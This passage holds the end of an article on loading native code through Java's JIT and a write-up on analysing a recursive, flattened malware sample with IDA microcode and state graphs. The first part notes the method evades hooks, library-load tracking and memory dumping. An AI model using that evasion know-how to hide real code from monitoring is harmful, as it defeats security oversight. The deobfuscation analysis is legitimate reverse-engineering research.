         *
```

5 Conclusion & Afterthought

Now, this shows that you can indeed load programs using the JIT in java without ever touching the builtin loading semantics. This method also has more possibilities than shown here. You can always load more libraries into memory by just loading files or using mmap to load them
It is also possible to fully implement a dynamic linker and load already linked programs, but that would require more frameworkings.

It even is possible to use this to load JNI libraries, as we already have access to the **_jni_environement** required to call jni functions. Therefore you can implement a dynamic linker and call jni functions from the jit methods.

What can this be used for? This mainly is a for research and exploration, but this method does circumvent any possible hooking of native functions, as native calls no longer go through Java, but our own translation. Also all library loads are circumvented and cannot be tracked by usual means.

We also don’t have to only load pre-compiled c progams in there, we can also play JIT compiler and compile our own bytecode into our JIT methods. This could be used to make hard to dump java programs by simply offloading them into untracked pages.

Further to note is that the feature set displayed using our method can be achieved very similary, but not in the JIT, with the java 21 forgein linker. Which aims to deliver the legitimate version fo what we achieved but with more tools and frameworks surrounding it.

Exploring Matryoshka Obfuscation with Multidigraphs

Authored by [chikoi-san]

Introduction:

In summary, the binary starts by executing the recursive function: **main(fsm_option, ctx)**, where **fsm_option** is a **uint32_t** used for selecting particular functionality to be executed and **ctx** is a structure to store the context of the malware.

This sample uses recursion to achieve malware-like functionality. The code has already been released back on May 2024 (https://x.com/vxunderground/status/1794178932117328245), and some write ups have been released the deobfuscated code previous to that release(https://github.com/Evi1Grey5/Recursive-Loader).

What you will see in here are just some curiosities that I found while exploring the obfuscation itself, which I deemed at least curious at the bare minimum. Note that this was done WAAAY before the source was released (I didn't even notice it was released until 2-3 weeks ago).

Additionally, a small disclaimer: This approach is mostly using naive approaches since this is a more of an exploratory toy to experiment with certain tools I haven't worked with before (microcode, appcall, iced disassembler, networkX multidigraphs, etc), so treat it as such.
Please point out any technical inaccuracies that you find too!

On the other hand, some more generic (and correct) deobfuscation approach to a similar problem can be seen here (https://zerotistic.blog/posts/cff-remover/#the-heart-of-control-flow-flattening).

Initial similarities with existing work.

If you have approached control flow flattening before, you can omit this section.

It's important to recognize why the sample is annoying to analyze statically (a.k.a press F5 and start analyzing the decompilation/disassembly).

The first thing that came to my mind when I saw this sample is that it resembled a lot to **control flow flattening (CFF)**, which at it's core transforms the **control flow graph (CFG)** of a program to work with a intermediary block, usually called the dispatcher node, which directs the control flow to different original **basic blocks (BB)** of a function, effectively destroying its original edges and making it harder to reverse engineer.

This is really a vague and informal description and a more proper introduction to the topic is described here (https://synthesis.to/2021/03/03/flattening_detection.html) and here (https://synthesis.to/2021/03/15/control_flow_analysis.html).


Both resources include the most relevant information of control flow analysis relevant to this sort of obfuscation.

However, once we established certain parameters from where to start categorizing this sample, it can be observed that:

1. A state variable is used to select where to go next (**fsm_option**), through ECX, which can be updated by doing another recursive call with a different **fsm_option.**

2. The function has several BBs that transfer control flow to actual functionality,

verifying against the current state variable number. This is similar semantically-wise to the dispatcher nodes seen in the traditional CFF examples.



```
jz      loc_140001B4E
```

```
cmp     ecx, 7
ja      loc_140001462
```

```
loc_140001462:
mov     ebx, 8
sub     ecx, ebx
jz      loc_140001B28
```

```
sub     ecx, 1
jz      loc_1400019EF
```

```
test    ecx, ecx
jz      state0
```

An example of those basic block dispatchers comparing ECX, the "state variable"

The traditional CFF has been approached significantly by other people since there is (https://hex-rays.com/blog/hex-rays-microcode-api-vs-obfuscating-compiler/) plenty (https://news.sophos.com/en-us/2022/05/04/attacking-emotets-control-flow-flattening) of work (https://research.openanalysis.net/angr/symbolic%20execution/deobfuscation/research/2022/04/13/symbolic_execution_basics.html)on the subject(https://eshard.com/posts/D810-a-journey-into-control-flow-unflattening).

The main difference to what most people have worked with is the use of recursion and the implications of it for the process of "deflatenning". We will see the effects of this in the next couple of sections.

The analysis problem.


I want to particularly thank all the resources from above for a more generic description on control flow flattening, since it gave me ideas on how to approach this. All the particular projects that have been useful for the development of this tooling have been linked at the end.

In reality, most of the things to look for really come from this place

The dispatcher BBs
- This is the "machinery" from the obfuscation side of things, which is not interesting by itself. We are interested in detecting these BBs for bruteforcing states.

Current state successors
- This can be found on the multiple **call** microcode instructions across each specific state BBs
- The recursive call depth per successor state is also very important to understand execution flow appropriately.
- The base cases are important too: not all states return the same data, as seen below.

All of this will be covered once we explore using graphs in the exploring process.



```
loc_140001454:
mov     ecx, r8d
sub     rdx, rcx
mov     rax, rdx
jmp     loc_140002DED
```

```
mov     eax, 100h
sub     eax, r8d
cdqe
jmp     loc_140002DED
```

```
loc_1400011DF:
mov     rax, [rbp+920h]
movzx   eax, word ptr [r13+rax*2+0]
mov     eax, [r12+rax*4]
add     rax, [rdi+84F8h]
jmp     loc_140002DED
```

```
loc_140002DE9:
mov     rax, [rdi+8]
```

```
loc_140002DED:
mov     rbx, [rsp+0A10h]
add     rsp, 9D0h
pop     r15
pop     r14
pop     r13
pop     r12
pop     rdi
pop     rsi
pop     rbp
retn
rec_main endp
```

An example of different return data types which need to be tracked.

You will see that some aspects were hardcoded instead of being automated such as the potential detection of the state variable or the recursive function from the entrypoint. For something more automated, an approach like it is shown here (https://zerotistic.blog/posts/cff-remover/#finding-the-control-switch-state-variable-detection) can be a more proper way to deal with it. Didn't bother too much on that in here since it's just one sample anyway.

The main steps are as follows:


1. Scan for state variable blocks and map both state number to the original function's basic block RVAs:
    - I decided to make a bruteforcer with IDA appcall for mapping both concepts and a very simple state variable collector to spot as many potential dispatcher basic blocks as possible.

2. Determine flattened code successor by scanning call instructions at the microcode level.
    - IDA did most of the heavy lifting and most of this code is reused from my initial attempt on microcode patching.
    - The main objective here is to use the microcode API to map states for ASM basic blocks, with auxiliary mblock_t ones (microcode basic blocks).

3. Have fun with the actual state multidigraph:
    - Log the recursion depth.
    - Patch and profit?

The dread of CFGs and recursion.

First I used IDA appcall, which is basically a very helpful emulator for calling particular functions within IDA. This was quite useful particularly since it helped tracking certain dispatcher blocks and its respectives states, although it was done in a quite dirty way, as it can be optimized implementing something similar to what Rolf Rolles did here (https://github.com/idapython/pyhexraysdeob/blob/dd3588b99228a83e67ceaa32ca2fc513af0cc424/pyhexraysdeob_modules/cf_flatten_info.py#L54). The basic main logic for this is to find all these basic blocks, run the sample, and verify the EFLAGS ZF flag if a branch was taken or not.



```
loc_140001B7A:
mov     r12d, 16h
cmp     ecx, r12d
ja      loc_140002845
```

```
jz      loc_14000281F
```

```
loc_140002845:
sub     ecx, 17h
jz      loc_140002DA2
```

```
lea     ebx, [r12-7]
sub     ecx, ebx
jz      loc_14000232F
```


```
sub     ecx, 1
jz      loc_140002A0C
```

Example of dispatcher blocks where we can trace the ZF flag.

Once we have done that, we can map the recursive call with the state number by brute forcing all the potential state numbers and check based on the dispatcher block type, if it was reached or not.

The next step to this particular exploration is to map all the clusters of basic blocks to one particular state number and additionally match potential state numbers within each cluster. The chosen tooling for this case was using IDA microcode for exploration. Doing this is as easy as using a DFS on the CFG and collecting “traces” of basic blocks that belong to one state. Then, look for call instructions at the **mblock_t** level to map the arguments from there backwards.

However, certain state numbers can’t be found directly, as shown below:




```
mov     rdx, rdi
mov     [rdi+ctx_matryoshka.dword4], esi
lea     ecx, [r14-8]
mov     [rdi+ctx_matryoshka.length_wstr], esi
call    rec_main
```

One example of a particular state number which can’t be resolved directly ([r14 – 8])

Thankfully microcode does pretty much the whole work by simply changing at later maturity levels, such as **MMAT_CALLS** and **MMAT_GLBOPT1**. The main rule is to change it in sequence, otherwise you can have a lot of problems in matching particular EAs to **mblock_t** instructions. This was inspired by lucid microcode explorer position translation (https://github.com/gaasedelen/lucid/blob/9f2480dc8e6bbb9421b5711533b0a98d2e9fb5af/plugins/lucid/microtext.py#L623-L648).

The code that handles this has microcode regeneration overhead due to how terribly structured it is since I wrote it half asleep, but it works and maps all the state numbers as intended. I also attempted using dominator trees for mapping assembly-microcode basic blocks with pyhexraysdeob implementation (https://github.com/idapython/pyhexraysdeob), but since I didn’t get meaningful results, I decided to just focus on BB clusters per state number.

Once everything was mapped correctly, I used networkX to build an FSM multidigraph to have a decently good view of what I was dealing with and surprisingly, I thought the graph was going to be nice to deal with, but it turned out to be….quite daunting to stare at.



The multiple edges are not visible as they overlap in the graph, but inspecting the edge data gives an example of what is contained (call_rva being the RVA to the original call instruction):

```
Python>cfg_remap.graph.edges(data=True)

[(0, 27, {'call_rva': 5036}), (0, 1, {'call_rva': 5056}), (0, 15, {'call_rva': 5093}), (0, 18,
{'call_rva': 5106}), (0, 9, {'call_rva': 5119}), (0, 3, {'call_rva': 5132}), (1, 2, {'call_rva':
5003}), (1, 14, {'call_rva': 5132}), (2, 4, {'call_rva': 4804}), (2, 10, {'call_rva': 4841}), (2,
3, {'call_rva': 4872}), (2, 3, {'call_rva': 4903}), (2, 3, {'call_rva': 4934}), (2, 3, {'call_rva':
5132}), (3, 28, {'call_rva': 4679}), (3, 25, {'call_rva': 4700}), (3, 23, {'call_rva': 4719}), (5,
6, {'call_rva': 4338}), (5, 3, {'call_rva': 4366}), (5, 27, {'call_rva': 4486}), (5, 7, {'call_rva':
4514}), (5, 4, {'call_rva': 4538}), (9, 27, {'call_rva': 6685}), (9, 27, {'call_rva': 6719}), (9, 27,
{'call_rva': 6755}), (9, 27, {'call_rva': 6792}), (9, 11, {'call_rva': 6810}), (10, 5, {'call_rva':
6422}), (10, 5, {'call_rva': 6447}), (10, 5, {'call_rva': 6472}), (10, 5, {'call_rva': 6497}), (10,
5, {'call_rva': 6522}), (10, 5, {'call_rva': 6547}), (10, 5, {'call_rva': 6572}), (10, 5, {'call_
rva': 6597}), (10, 5, {'call_rva': 6622}), (11, 27, {'call_rva': 5833}), (11, 27, {'call_rva':
5863}), (11, 12, {'call_rva': 6107}), (11, 12, {'call_rva': 6133}), (11, 12, {'call_rva': 6172}),
(11, 12, {'call_rva': 6222}), (11, 12, {'call_rva': 6256}), (11, 12, {'call_rva': 6290}), (11, 12,
{'call_rva': 6324}), (13, 27, {'call_rva': 5302}), (13, 8, {'call_rva': 5387}), (13, 8, {'call_rva':
5453}), (15, 27, {'call_rva': 9042}), (15, 27, {'call_rva': 9075}), (15, 27, {'call_rva': 9107}),
(15, 27, {'call_rva': 9143}), (15, 27, {'call_rva': 9176}), (15, 27, {'call_rva': 9209}), (15, 27,
{'call_rva': 9242}), (15, 27, {'call_rva': 9272}), (15, 27, {'call_rva': 9305}), (15, 27, {'call_
rva': 9335}), (15, 13, {'call_rva': 9461}), (15, 3, {'call_rva': 9671}), (15, 3, {'call_rva': 9752}),
(15, 3, {'call_rva': 10239}), (15, 8, {'call_rva': 10026}), (15, 8, {'call_rva': 10084}), (16, 5,
{'call_rva': 8915}), (16, 5, {'call_rva': 8940}), (16, 5, {'call_rva': 8965}), (16, 5, {'call_rva':
8990}), (18, 3, {'call_rva': 5132}), (18, 3, {'call_rva': 7928}), (18, 3, {'call_rva': 8006}), (18,
3, {'call_rva': 8040}), (18, 3, {'call_rva': 8074}), (18, 3, {'call_rva': 8133}), (18, 3, {'call_
rva': 8506}), (18, 3, {'call_rva': 8561}), (18, 3, {'call_rva': 8607}), (18, 3, {'call_rva': 8680}),
(18, 27, {'call_rva': 7762}), (18, 27, {'call_rva': 7798}), (18, 27, {'call_rva': 7831}), (18, 19,
{'call_rva': 7849}), (18, 14, {'call_rva': 7860}), (18, 26, {'call_rva': 8019}), (18, 24, {'call_
rva': 8053}), (18, 23, {'call_rva': 8881}), (19, 20, {'call_rva': 5003}), (19, 14, {'call_rva':
5132}), (19, 27, {'call_rva': 7509}), (19, 27, {'call_rva': 7543}), (19, 3, {'call_rva': 7646}),
(19, 3, {'call_rva': 7697}), (19, 16, {'call_rva': 7657}), (20, 3, {'call_rva': 5132}), (20, 3,
{'call_rva': 7428}), (20, 27, {'call_rva': 7291}), (20, 27, {'call_rva': 7325}), (20, 5, {'call_rva':
7448}), (21, 22, {'call_rva': 5132}), (21, 22, {'call_rva': 7195}), (21, 22, {'call_rva': 7214}),
(21, 22, {'call_rva': 7229}), (21, 4, {'call_rva': 7167}), (23, 21, {'call_rva': 11696}), (23, 21,
{'call_rva': 11713}), (24, 27, {'call_rva': 10799}), (24, 27, {'call_rva': 10833}), (24, 27, {'call_
rva': 10866}), (24, 27, {'call_rva': 10895}), (24, 3, {'call_rva': 10955}), (24, 3, {'call_rva':
11083}), (24, 3, {'call_rva': 11395}), (24, 3, {'call_rva': 11456}), (24, 3, {'call_rva': 11475}),
(24, 3, {'call_rva': 11582}), (24, 3, {'call_rva': 11601}), (25, 23, {'call_rva': 5132}), (25, 3,
{'call_rva': 10623}), (26, 3, {'call_rva': 10538}), (26, 3, {'call_rva': 10576})]
```

Breaking down the problem even further:


Before keep going, my initial goal was initially to make a microcode “deobfuscator”, and I was able to have decently good results but in the process I started getting undocumented INTERR errors to figure out what was going on and eventually I got tired of it due to time constraints. However, I found it curious enough to add it here so… this is a brief description of what I tried:

In one of my test cases, I was cloning **mblock_t** clusters and inlining them by fixing the predecessor/successor information, as well as nopping m_call instructions.

One example (for state 27), can be shown below:


```
68 m_nop predset= [7]/succset= [69]
69 m_ldx ds.2 (rdx.8+#0x8588.8) rcx.8 predset= [68]/succset= [74]
69 m_ldx ds.2 (rdx.8+#0x8590.8) rdx.8 predset= [68]/succset= [74]
69 m_cfadd rcx.8 rdx.8 cf.1 predset= [68]/succset= [74]
69 m_ofadd rcx.8 rdx.8 of.1 predset= [68]/succset= [74]
69 m_setz (rcx.8+rdx.8) #0.8 zf.1 predset= [68]/succset= [74]
69 m_setp (rcx.8+rdx.8) #0.8 pf.1 predset= [68]/succset= [74]
69 m_sets (rcx.8+rdx.8) sf.1 predset= [68]/succset= [74]
…

Original block (no modification)
308 m_ldx ds.2 (rdx.8+#0x8588.8) rcx.8 predset= [304]/succset= [313]
308 m_ldx ds.2 (rdx.8+#0x8590.8) rdx.8 predset= [304]/succset= [313]
308 m_cfadd rcx.8 rdx.8 cf.1 predset= [304]/succset= [313]
308 m_ofadd rcx.8 rdx.8 of.1 predset= [304]/succset= [313]
308 m_setz (rcx.8+rdx.8) #0.8 zf.1 predset= [304]/succset= [313]
308 m_setp (rcx.8+rdx.8) #0.8 pf.1 predset= [304]/succset= [313]
308 m_sets (rcx.8+rdx.8) sf.1 predset= [304]/succset= [313]
…

No failure in 1
Running on blk.serial: 2
140001000: INTERR 50342
Flushing buffers, please wait...ok
Database has been saved
```

This led me to reverse engineer a particular IDA module (hexx64.dll), particularly for INTERR 50342.



```
  }
  if ( (mask_value & 8) != 0 && (mask_value & 0x2000000) == 0 )
  {
    if ( microcode::checking_flags(object1->object_internal) )
      return 0;
    if ( argloc_type->flag_correct != 1       // potentially a call might be causing this issue due to incorrect cleanup.
      || !microcode::additional_checks(object1->object_internal, argloc_type->field_8, argloc_type->field_54) )
    {
      if ( under_debugger )
        __debugbreak();
      microcode::throw_interr(50342u, ea_insn);// generates error here.
    }
  }
```

Going backwards, I found this was related to something regarding argument locations (https://cpp.docs.hex-rays.com/classargloc__t.html) because of the following qvector container (https://cpp.docs.hex-rays.com/classqvector.html) with these objects.




```
void __fastcall microcode::qvector_insert(qvector *array, unsigned __int64 size, argloc_type *entry_to_copy)
{
  unsigned __int64 index; // rsi
  argloc_type *entry; // rdi
  size_t v8; // rbp
  void *v9; // rax
  size_t v10; // rbp
  void *v11; // rax

  index = array->size;
  if ( size >= index )
  {
    if ( size > index )
    {
      if ( size > array->capacity )
      {
        array->base = (argloc_type *)qvector_reserve((__int64)array, (__int64)array->base, size, 104i64);
        index = array->size;
      }
      for ( ; index < size; ++index )
      {
        entry = &array->base[index];
        if ( entry )
        {
          entry->flag_correct = 0;
          copy_argloc((__int64)entry, (__int64)entry_to_copy);// copies this argloc object
                                                             //
```


This was a problem I decided not to tackle because it would not guarantee any results at that time although it would have been cool if I found a way to fix it. My best educated guess at that point is that I had to delete/fix the argument information from each recursive call inside the main function body, particularly since I was transforming each mblock_t tail instruction from call into a jump but I didn't do any additional work to it since I expected IDA to do the internal work in this regard after my patches, mostly my bad.

Now, going back to exploration, if we inspect the general FSM graph built above in the previous section, we can't really differentiate the state transition appropriately (ugh… too many edges).


I noticed that the best way to do so is to work from one level below the root of the graph. The subgraphs from here on, have more noticeable patterns.
Here are the 4 main roots of the subgraphs that are worth showing:




State multidigraph

